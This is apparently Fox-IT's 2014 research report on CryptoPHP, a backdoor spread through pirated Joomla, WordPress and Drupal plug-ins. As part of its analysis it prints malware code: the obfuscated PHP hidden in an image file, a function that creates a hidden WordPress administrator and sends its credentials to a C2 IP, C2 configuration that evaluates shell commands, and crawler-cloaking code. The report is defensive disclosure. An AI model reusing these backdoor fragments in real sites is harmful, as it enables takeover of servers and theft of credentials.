PROTACT
BY FOX IT

CryptoPHP

Analysis of a hidden threat inside popular content management systems

FOX IT

FOX-IT SECURITY RESEARCH TEAM

Authors:

Yonathan Klijnsma
Yun Zheng Hu
Lennart Haagsma
Maarten van Dantzig
Barry Weymes

Version: 1.0
Date: 20 November 2014
Pages: 50

Fox-IT BV
Olof Palmestraat 6
2616 LM Delft
Postbus 638
2600 AP Delft
The Netherlands

Telephone: +31 (0)15 284 7999
Fax: +31 (0)15 284 7990
E-mail: fox@fox-it.com
Internet: www.fox-it.com

CONTENTS

Introduction

While attacks using vulnerabilities on commonly used content management systems are a real threat to website owners not keeping up with updates, a new threat has been going around. Website owners are social engineered to unknowingly install a backdoor on their webserver. This threat has been dubbed “CryptoPHP” by Fox-IT’s Security Research Team and has been first detected in 2013.

Executive summary

CryptoPHP is a threat that uses backdoored Joomla, WordPress and Drupal themes and plug-ins to compromise webservers on a large scale. By publishing pirated themes and plug-ins free for anyone to use instead of having to pay for them, the CryptoPHP actor is social engineering site administrators into installing the included backdoor on their server.

After being installed on a webserver the backdoor has several options of being controlled which include command and control server communication, mail communication as well as manual control.

Operators of CryptoPHP currently abuse the backdoor for illegal search engine optimization, also known as Blackhat SEO. The backdoor is a well developed piece of code and dynamic in its use. The capabilities of the CryptoPHP backdoor include:

- Integration into popular content management systems like WordPress, Drupal and Joomla
- Public key encryption for communication between the compromised server and the command and control (C2) server
- An extensive infrastructure in terms of C2 domains and IP’s
- Backup mechanism in place against C2 domain takedowns by using email communication
- Manual control of the backdoor besides the C2 communication
- Remote updating of the C2 server list
- Ability to update itself

We’ve identified thousands of backdoored plug-ins and themes which contained 16 versions of CryptoPHP as of the 12th of November 2014. Their first ever version went live on the 25th of September 2013 which was version 0.1, they are currently on version 1.0a which was first released on the 12th of November 2014. We cannot determine the exact number of affected websites but we estimate that, at least a few thousand websites are compromised by CryptoPHP.

1 THE INITIAL INCIDENT

Some months ago one of our researchers found a server from a customer generating some suspicious traffic. A webserver hosting a CMS started to perform HTTP POST requests to a foreign server.

The observed request:


```
[08/May/2014:12:44:10 +0100] "POST http://worldcute.biz/ HTTP/1.1" - - "-" "-"
```

This request caught our attention for a number of reasons:

- No referrer
- No user agent
- HTTP POST is towards a BIZ domain

Although webservers sometimes perform POST requests to external servers it is uncommon for such requests to lack typical HTTP headers.

The request itself contains more interesting features; as it is a multiform POST containing mostly encrypted data, though it does contain some identifiers about the compromised server:



The main question here: Why would this server suddenly start posting this? We inspected the traffic generated before this POST closely, but nothing stood out.

Normally with these kinds of incidents it comes down to a webserver being vulnerable and exploited via a range of exploitation possibilities. This did not seem to be the case for this incident.

Upon further inspection, we found the only action that occurred before the HTTP POST request was the install of a plug-in onto a Joomla instance by the administrator of the website. We confirmed that the login was legitimate and it wasn't a case of stolen credentials. We extracted the plug-in out of the network data and analyzed it to confirm if this was causing the strange HTTP POST requests. It seemed that the Joomla plug-in, installed by the administrator, was backdoored.

2 ANALYSIS

We performed an in-depth analysis to determine exactly what this threat was. After the analysis, we were unable to find a name for this threat. The backdoor uses RSA Public Key cryptography for communication hence, we have named it *CryptoPHP*.

2.1 Plug-in

We analyzed the Joomla plug-in extracted from the network stream; it was named 'JSecure'. It is a plug-in meant to improve the security of authorization on a Joomla instance, developed by 'Joomla Service Provider', a company specialized in the development of Joomla plug-ins.


The ZIP file contained the following comment:

```
Downloaded from nulledstylez.com.

The best online place for nulled scripts !!
Direct downloads no bullshit.
```

This comment told us the plug-in was not downloaded from a legitimate source. It didn't come from the original publisher (Joomla Service Provider) but rather from a third party website claiming to be 'the' place for 'nulled' scripts. The concept of nulled scripts is similar to pirated software; stripped of any licensing checks, in short this is piracy.

Looking at the ‘nulledstylez.com’ website we found the plug-in was freely available from the website:



We confirmed that the plug-in was indeed downloaded from this website. It appeared that the administrator had downloaded and installed a pirated Joomla plug-in from ‘nulledstylez.com’.

In the ZIP file we noticed the timestamps of two files were different from the rest. The timestamp for one of the PHP files was significantly different compared to the rest of the files, as shown below:

Name	Size	Compressed	Mode	Date
admin	7 Folders, 9 Files		drwx---	17/12/12 20:29
css	3 Files		drwx---	12/12/12 21:16
images	47 Files		drwx---	14/12/12 15:19
js	14 Files		drwx---	17/12/12 20:29
language	4 Files		drwx---	12/12/12 21:17
models	2 Files		drwx---	12/12/12 21:16
sql	2 Files		drwx---	14/12/12 16:09
views	13 Folders, 1 File		drwx---	17/12/12 20:17
access.xml	1.1 KiB	293 B	-rw-a--	12/12/12 19:19
common.php	4.4 KiB	983 B	-rw-a--	14/12/12 16:09
config.xml	705 B	322 B	-rw-a--	12/12/12 19:19
controller.php	23.1 KiB	1.9 KiB	-rw-a--	14/12/12 20:19
index.html	44 B	36 B	-rw-a--	12/12/12 19:19
install.jsecure.php	4.6 KiB	1.6 KiB	-rw-a--	13/12/12 11:50
jsecure.php	1.3 KiB	719 B	-rw-a--	26/03/14 16:02
params.php	1.5 KiB	491 B	-rw-a--	14/12/12 16:09
uninstall.jsecure.php	1.5 KiB	633 B	-rw-a--	13/12/12 11:50
plugins	1 Folder		drwx---	12/12/12 21:14
site	2 Files		drwx---	12/12/12 21:14
index.html	44 B	36 B	-rw-a--	12/12/12 19:19
jsecure.xml	2.3 KiB	888 B	-rw-a--	14/12/12 19:41
script.php	2.9 KiB	983 B	-rw-a--	13/12/12 13:10

The same applies to one of the 'images' present in the archive:

mp-icon.png	955 B	955 B	-rw-a--	12/12/12 19:19
mtc-icon.png	772 B	772 B	-rw-a--	12/12/12 19:19
pdf.gif	272 B	272 B	-rw-a--	12/12/12 19:19
ps-icon.png	1.0 KiB	1.0 KiB	-rw-a--	12/12/12 19:19
psd.gif	386 B	380 B	-rw-a--	12/12/12 19:19
real.gif	267 B	249 B	-rw-a--	12/12/12 19:19
said-icon.png	861 B	861 B	-rw-a--	12/12/12 19:19
setup.gif	190 B	188 B	-rw-a--	12/12/12 19:19
sh-ajax-loader-wide.gif	11.4 KiB	8.9 KiB	-rw-a--	12/12/12 19:19
sig.gif	243 B	229 B	-rw-a--	12/12/12 19:19
social.png	45.1 KiB	11.2 KiB	-rw-a--	26/03/14 15:47
swf.gif	399 B	333 B	-rw-a--	12/12/12 19:19
text.png	433 B	433 B	-rw-a--	12/12/12 19:19
trans.gif	49 B	48 B	-rw-a--	12/12/12 19:19
unknown.png	266 B	256 B	-rw-a--	12/12/12 19:19
video.gif	614 B	549 B	-rw-a--	12/12/12 19:19
video2.gif	1,019 B	773 B	-rw-a--	12/12/12 19:19
vl-icon.png	911 B	911 B	-rw-a--	12/12/12 19:19

Inspecting the ‘jsecure.php’ file we found a small snippet which immediately told us what was going on:

```
<?php include('images/social.png'); ?>
```

The image was being included as if it were a PHP script. Opening up the ‘social.png’ file confirmed we had found the backdoor; as it contained a big blob of obfuscated PHP code:

```
00000000 3C 3F 70 68 70 20 65 72 72 6F 72 5F 72 65 70 6F 72 74 69 6E 67 <?php error_reporting
00000015 28 30 29 3B 20 69 6E 69 5F 73 65 74 28 27 64 69 73 70 6C 61 79 (0); ini_set('display
0000002A 5F 65 72 72 6F 72 73 27 2C 20 30 29 3B 40 69 6E 69 5F 73 65 74 _errors', 0);@ini_set
0000003F 28 27 6D 61 78 5F 65 78 65 63 75 74 69 6F 6E 5F 74 69 6D 65 27 ('max_execution_time'
00000054 2C 20 33 30 30 29 3B 40 73 65 74 5F 74 69 6D 65 5F 6C 69 6D 69 , 300);@set_time_limi
00000069 74 28 30 29 3B 66 75 6E 63 74 69 6F 6E 20 58 4A 6D 56 61 4F 68 t(0);function XJmVaOh
0000007E 76 68 41 51 4E 6F 61 41 43 6F 44 4F 4D 28 29 20 7B 20 20 20 20 vhAQNoaACoDOM() {
00000093 69 66 20 28 21 64 65 66 69 6E 65 64 28 27 57 50 5F 4F 50 54 49 if (!defined('WP_OPTI
000000A8 4F 4E 5F 4B 45 59 27 29 29 20 7B 20 20 20 20 20 20 20 20 64 65 ON_KEY')) {        de
000000BD 66 69 6E 65 28 27 57 50 5F 4F 50 54 49 4F 4E 5F 4B 45 59 27 2C fine('WP_OPTION_KEY',
000000D2 20 27 77 70 5F 64 61 74 61 5F 6E 65 77 61 27 29 3B 20 20 20 20  'wp_data_newa');
000000E7 20 20 20 20 24 6F 58 79 61 71 6D 48 6F 43 68 76 48 51 46 43 76     $oXyaqmHoChvHQFCv
000000FC 54 6C 75 71 20 3D 20 6E 65 77 20 47 73 53 59 6F 4D 54 73 51 69 Tluq = new GsSYoMTsQi
00000111 62 51 67 63 48 63 75 47 6D 72 28 31 29 3B 20 20 20 20 7D 7D 69 bQgcHcuGmr(1);    }}i
00000126 66 20 28 63 6C 61 73 73 5F 65 78 69 73 74 73 28 27 4A 46 61 63 f (class_exists('JFac
0000013B 74 6F 72 79 27 29 29 20 7B 20 20 20 20 24 66 52 42 44 52 7A 56 tory')) {    $fRBDRzV
00000150 76 6B 4F 68 54 44 54 57 41 48 55 47 61 20 3D 20 26 20 4A 46 61 vkOhTDTWAHUGa = & JFa
00000165 63 74 6F 72 79 3A 3A 67 65 74 41 70 70 6C 69 63 61 74 69 6F 6E ctory::getApplication
0000017A 28 29 3B 20 20 20 20 20 24 66 52 42 44 52 7A 56 76 6B 4F 68 54 44 ();    $fRBDRzVvkOhTD
0000018F 54 57 41 48 55 47 61 2D 3E 72 65 67 69 73 74 65 72 45 76 65 6E TWAHUGa->registerEven
000001A4 74 28 27 6F 6E 41 66 74 65 72 52 65 6E 64 65 72 27 2C 20 27 58 t('onAfterRender', 'X
000001B9 4A 6D 56 61 4F 68 76 68 41 51 4E 6F 61 41 43 6F 44 4F 4D 27 29 JmVaOhvhAQNoaACoDOM')
```

2.2 Origin

While investigating the ‘nulledstylez.com’ website we found that every pirated plug-in, theme and extension contained the same backdoor. While making a mirror of all the content published on the website we found some ZIP files with a similar comment as the one from the initial incident but referring to a different domain:

```
Downloaded from dailynulled.com.

The best online place for nulled scripts !!
Direct downloads no bullshit.
```

This website ‘*dailynulled.com*’ was similar to the ‘*nulledstylez.com*’ one in that it also published pirated themes and plug-ins for WordPress, Joomla and Drupal. All these websites publish similar content, these plug-ins are available from multiple websites. Which are managed by the same actors. All content provided by these websites is backdoored with CryptoPHP.

Administrators of websites are offered free plug-in-ins and themes with which they will backdoor their own webserver with CryptoPHP.

We found the following list of 20 websites being used to distribute the CryptoPHP backdoor:

```
anythingforwp.com
awesome4wp.com
bestnulledscripts.com
dailynulled.com
freeforwp.com
freemiumscripts.com
getnulledscripts.com
izplace.com
mightywordpress.com
nulledirectory.com
nulledlistings.com
nullednet.com
nulledstylez.com
nulledwp.com
nullit.net
topnulledownload.com
websitesdesignaffordable.com
wp-nulled.com
yoctotemplates.com
```

The following websites host the actual plug-in and theme files used for direct download:

```
bulkyfiles.com
linkzquickz.com
```

For file hashes of the various versions of the backdoor see section 5.2. No hashes were made of the individual plug-ins as they are unpacked upon installing. In total we've identified thousands of backdoored plug-ins and themes which contained 16 versions of CryptoPHP[1]. The first ever version went live on the 25th of September 2013, which was version 0.1. The current version is 1.0a, which was first released on the 12th of November 2014.

The backdoored plug-ins are not only available from the previously mentioned site, but other websites publishing 'nulled' plug-ins and themes now host them as well.

Every post on the website also contains a VirusTotal link showing a scan that proves the file is clean. The file submitted to VirusTotal is in fact not the same as the published content.

[1] As of the 12th of November 2014

2.3 Features

The CryptoPHP backdoor has a few features that made it stand out for us. It lacked the usual attack vectors we normally see with web based backdoors, it social engineers website administrators to install itself through the use of popular 'free' plug-ins, themes and extensions. CryptoPHP contains the following features:

- It uses the framework of the CMS to function
- It uses the database of the CMS to store information
- It uses public key encryption for anything transferred from and to the C2 servers
- Utilizes a large amount of C2 servers (rather than a single one)
- Older versions contain a backup mechanism against takedowns, in the form of email communication
- Supports manual control (other than the automated C2 communication)
- Can update C2 servers remotely
- Ability to update itself
- Inject content into the webpages
- Code execution

2.4 Setup

CryptoPHP targets the following CMS's based on the data we gathered:


- Joomla
- WordPress
- Drupal

Although the backdoor is dynamic enough to become functional inside any CMS, these three were most likely targeted due to their popularity.
As an example we'll look at a backdoored and pirated plug-in for WordPress called 'WooCommerce Advance Order Status' available from the 'dailynulled.com' website:

We download the plug-in and open up the ZIP file. It's a package as you would normally receive after purchasing. It contains a license document as well as another ZIP file:

Name	Size	Compressed	Date
codecanyon-6463262-dhwc-product-labels	1 Folder, 2 Files		07/11/14 11:28
Licensing	1 Folder, 2 Files		07/11/14 11:28
DHWC Product Labels -User Guide.pdf	964.8 KiB	831.0 KiB	01/11/14 07:03
dhwc-product-labels.zip	21.8 KiB	21.8 KiB	11/11/14 21:02

After opening up the second ZIP we can spot the same thing as with the initial incident, the timestamps for 2 files are once again different:



Name	Size	Compressed	Date
assets	2 Folders		23/12/13 21:52
css	2 Files		23/12/13 21:52
admin.css	210 B	143 B	23/12/13 21:52
style.css	858 B	351 B	27/12/13 20:59
images	2 Files		23/12/13 21:52
label.png	2.9 KiB	2.9 KiB	23/12/13 21:52
social.png	45.2 KiB	11.4 KiB	11/11/14 21:02
includes	1 File		23/12/13 21:52
dhwc-product-labels-admin.php	16.9 KiB	3.3 KiB	03/01/14 09:56
dhwc-product-labels.php	7.0 KiB	1.9 KiB	07/11/14 11:39

If we open 'dhwc-product-labels.php' we can see the usual WordPress plug-in configuration on the top:

```
<?php
/*
* Plug-in Name: DH Woocommerce Product Labels
* Plug-in URI: http://teenvl.net/
* Description: Add visually-appealing labels to any product images.
* Version: 1.0.2
* Author: DH Zoanku
* Author URI: http://teenvl.net/
* License: License GNU General Public License version 2 or later;
* Copyright 2013  DH Zoanku
*/
```

Scrolling down to the bottom of the file we find the following PHP code:

```
<?php include('assets/images/social.png'); ?>
```

The file 'social.png' is the actual backdoor. After cleaning up the code, we can find the version of the backdoor:

```
$post_data['ver'] = '1.0a';
```

Version 1.0a is the latest version of the backdoor.

The backdoor code is executed every time someone visits the website. On WordPress websites, the backdoor code will not execute when a user is logged in, in order to avoid detection.

2.5 CMS integration

The backdoor currently supports WordPress and Joomla. Drupal support seems to be limited.
It utilizes the CMS functions for configuration storage and injection into the pages.

For example, the *echo* injection functionality in WordPress will use the *add_action* function:

```
add_action('wp_head', array(
    $this,
    'JLKCxmYDqGERxDYMhmOj'
));
add_action('wp_footer', array(
    $this,
    'JLKCxmYDqGERxDYMhmOj'
));
```

For Joomla it will use the *JResponse:getBody()* and *JResponse:setBody()* functions:

```
$NEKXukygfLoADkopeheR = JResponse::getBody();
..
JResponse::setBody($NEKXukygfLoADkopeheR);
```

If the backdoor is embedded in a WordPress install, it adds an extra administrator account. This is done to keep access to the website would the backdoor be removed. The extra administrator username by default is *'system'* but if the name is already in use it will append numbers until it finds an account name not in use. The same is done for the email address associated with this administrator account; by default it is '*afjiaa@asfuhus.cc.c*' but numbers are inserted before the '@' would it be in use already:

```
function create_wp_admin_accounts()
{
    $username = 'system';
    $password = 'FUHIAsbdiugAS';
    $email_address   = 'afjiaa@asfuhus.cc.cc';
    if (username_exists($username) || email_exists($email_address)) {
        return TRUE;
    }
    $counter = 0;
    while (username_exists($username)) {
        $username = "system" . $counter++;
    }
    $counter = 0;
    while (email_exists($email_address)) {
        $email_address = "afjiaa" . $counter++ . "@asfuhus.cc.cc";
    }
    $user_id = wp_create_user($username, $password, $email_address);
    if (is_int($user_id)) {
        $wp_user = new WP_User($user_id);
        $wp_user->set_role('administrator');
        $wp_user_info = array(
            'user' => $username,
            'pass' => $password,
            'email' => $email_address,
            'site' => get_site_url()
        );
        $checkin_url = 'http://212.7.217.117/data2.php';
        $wp_user_data = base64_encode(json_encode($wp_user_info));
        $curl = curl_init($checkin_url);
        curl_setopt($curl, CURLOPT_CONNECTTIMEOUT, 10);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, TRUE);
        curl_setopt($curl, CURLOPT_POST, TRUE);
        curl_setopt($curl, CURLOPT_POSTFIELDS, 'data=' . $wp_user_data);
        curl_exec($curl);
        curl_close($curl);
    }
}
```

2.6 Crypto and Communication

CryptoPHP communicates with C2 servers using an embedded public RSA key. It utilizes the PHP *openssl_seal* command for encrypting the payload with RC4 and encrypts the RC4 key with the RSA public key. This ensures that only the holder of the private key can decrypt the RC4 key and the payload. The first version of the backdoor (0.1) contained a 1024 bit RSA key, this was later changed to a 2048 bit RSA key.

Upon first initialization of the backdoor it will generate a random 10 character *server key* and an additional RSA key pair, the public key is sent to a C2 server so it can communicate back with the backdoor. The *server key* can be used to send commands directly to the backdoor.

CryptoPHP contains a list of hardcoded domains. The order of the list is randomized based on the domain of the infected server, as seen in the code:

```
private function randomize_domains($domains, $max_domains)
{
    $count = count($domains);
    if ($count <= $max_domains) {
        return $domains;
    }
    $result[] = array();
    $domain_indexes = array();
    $domain_count = 0;
    $counter = 0;
    while (TRUE) {
        $counter++;
        $index = md5_index($this->domain . $counter, $count);
        if (in_array($index, $domain_indexes)) {
            continue;
        }
        $domain_indexes[] = $index;
        $domain_count++;
        if ($domain_count == $max_domains) {
            break;
        }
    }
    foreach ($domain_indexes as $idx) {
        $result[] = $domains[$idx];
    }
    return $result;
}

private function md5_index($domain, $count)
{
    $md5_domain = hash("md5", $domain);
    $index = (preg_replace("/[^0-9,.]/", "", $md5_domain));
    while ($index > 10000000) {
        $index /= 100000;
    }

    $index %= $count;
    return $index;
}
```

The backdoor sends its configuration data to a C2 server, this includes statistics such as:

- Install date
- Last connected
- Version number
- Visitor count

An example of a configuration sent to a C2 server:

```
{
    "empty": 0,
    "eval": true,
    "exec": true,
    "host": "http://127.0.0.1/",
    "ip": "127.0.0.1",
    "last_connect": "20141116",
    "page": "index.php",
    "publicKey": "-----BEGIN PUBLIC KEY-----[snipped..]",
    "run": 4,
    "serverKey": "BtajD2R2yR",
    "started": "20141114",
    "type": 0,
    "ver": 1
}
```

When the C2 server successfully decrypts the payload it returns the MD5 hash of the *server key*. The backdoor will then know it successfully connected. The check-in with the C2 server is once a day but can be forced using manual control using the *server key*.

2.7 Manual Control

Manual communication with the backdoor is also possible using the generated *server key*.
Currently it supports the commands: *update* and *reset*.

For example, to force a new check-in with a C2 the following HTTP request can be sent to the backdoored website:

```
http://127.0.0.1/index.php?<server key>=reset
```

Or for connecting to a different C2 server:

```
http://127.0.0.1/index.php?<server key>=reset&url=127.0.0.2
```

It does not seem possible to update the local configuration using manual control.

2.8 Configuration

A C2 server can also return JSON to update the configuration of the backdoor. For example:

```
{
    "servers": ["127.0.0.1", "127.0.0.2"],
    "eval": ["print(system('ls -la'));", "phpinfo();"],
    "echo": ["strings to be echoed", "etc."],
}
```

The backdoor will use this to update the local configuration:

```
[echo] => Array
    (
        [0] => strings to be echoed
        [1] => etc.
    )
[eval] => Array
    (
        [0] => print(system('ls -la'));
        [1] => phpinfo();
    )
[servers] => Array
    (
        [0] => 127.0.0.1
        [1] => 127.0.0.2
    )
[info] => Array
    (
        [host] => http://127.0.0.1/
        [page] => /index.php
        [ip] => 127.0.0.1
        [eval] => 1
        [exec] => 1
        [serverKey] => <server key>
        [run] => 33
        [type] => 0
        [ver] => 1
        [started] => 20141107
        [last_connect] => 20141107
        [publicKey] => -----BEGIN PUBLIC KEY-----[snipped..]
        [empty] => -25
    )
```

After each update the configuration is stored encrypted in the WordPress, Drupal or Joomla instance using the generated RSA key pair.

If the *echo* array is set, the strings will be echoed when a visitor requests a webpage. This can be used to inject content into the page, for example redirects to exploit kits. Some people have observed redirects to a Justin Bieber Youtube video[2] and others have also the hijacking of Search Engine Optimization (SEO)[3] metadata.

When the *eval* array is set, the commands will be evaluated on the compromised server.

2.9 Backup communication

The backdoor utilizes *curl_exec* to send the encrypted data, but newer versions also support *fsockopen* if *curl_exec* cannot be found. If communication with a C2 server fails multiple times, it can also send the encrypted data via email, however this functionality seems to have been removed from newer versions.

[2] https://www.malwareremovalservice.com/sneaky-social-png-friend-contains-malware/
[3] https://productforums.google.com/forum/#!topic/webmasters/xPjpiiqh4UI

2.10 Purpose: Blackhat SEO

We've observed that the *eval* and *echo* functionalities are being used to inject links and text into the webpages of the compromised server. The content is only injected when the visitor resembles a web crawler based on the user agent and/or hostname. As seen in the following code:

```
$ip = $_SERVER['REMOTE_ADDR'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$bot = false;
$hostname = gethostbyaddr($ip);
if ($hostname == $ip) {
    $bot = false;
} else {
    $rip = gethostbyname($hostname);
    if ($rip != $ip) {
        $bot = false;
    } else if (
        (preg_match("/bing|msnbot/i",$agent) && (preg_match("/msn/i",$hostname))) ||
        (preg_match("/google/i",$agent) && (preg_match("/google/i",$hostname))) ||
        (preg_match("/yahoo/i",$agent) && (preg_match("/yahoo/i",$hostname))) ||
        (preg_match("/twittervir/i",$agent) && (preg_match("/twittr/i",$hostname))) ||
        (preg_match("/yandex/i",$agent)))
    {
        $bot = true;
    } else {
        $bot = false;
    }
}
if (strstr($agent, "chishijen1") !== false ||
    strstr($agent, "msnbot") !== false ||
    strstr($agent, "bing") !== false)
{
    $bot = true;
}
if (!$bot) {
    define('wp_footerLeo', true);
}
```

The crawlers now think these compromised websites are linking to the injected ones; these injected websites will gain backlinks and thus page rank. This concept is known as an illegal way of Search Engine Optimization, also known as Blackhat SEO.

Below you can find a visual, side by side difference of what a normal visitor of a compromised website would see, compared to what a search engine crawler would see.


The left side is the original page filled with a default lorem ipsum text as seen by a normal visitor. The right side shows the page when visited with one of the previously mentioned user agents. It now shows hyperlinks to online roulette and gambling sites. A search engine bot will see this as valid ‘back links’ to these (injected) sites and give the injected site a higher ranking in the search results.

2.11 Possible author

The *eval* code that is pushed by the C2 server contains checks for specific user-agents or hostnames of the visitor. The check is focused on detecting specific web crawlers, like Google, MSNBot, Yahoo, Twitter or Yandex. There is also a specific user-agent check for *'chishijen12'*, which allows the operators of CryptoPHP to see all PHP errors and warnings:

```
if($_SERVER['HTTP_USER_AGENT']=='chishijen12') {
      error_reporting(E_ALL);
      ini_set('display_errors',1);
}
```

Researching this specific user-agent string we've identified a specific Moldavian based IP[4]. This IP has been using this string in its user-agent since December 2013.



As this string holds no specific value in any language we know, and is unique to the backdoor, it is unlikely this would occur normally. Another interesting aspect is that the state, in which the IP is located inside of Moldova, is called *Chisinau*. We suspect the user-agent string *'chishijen12'* holds geographical value.

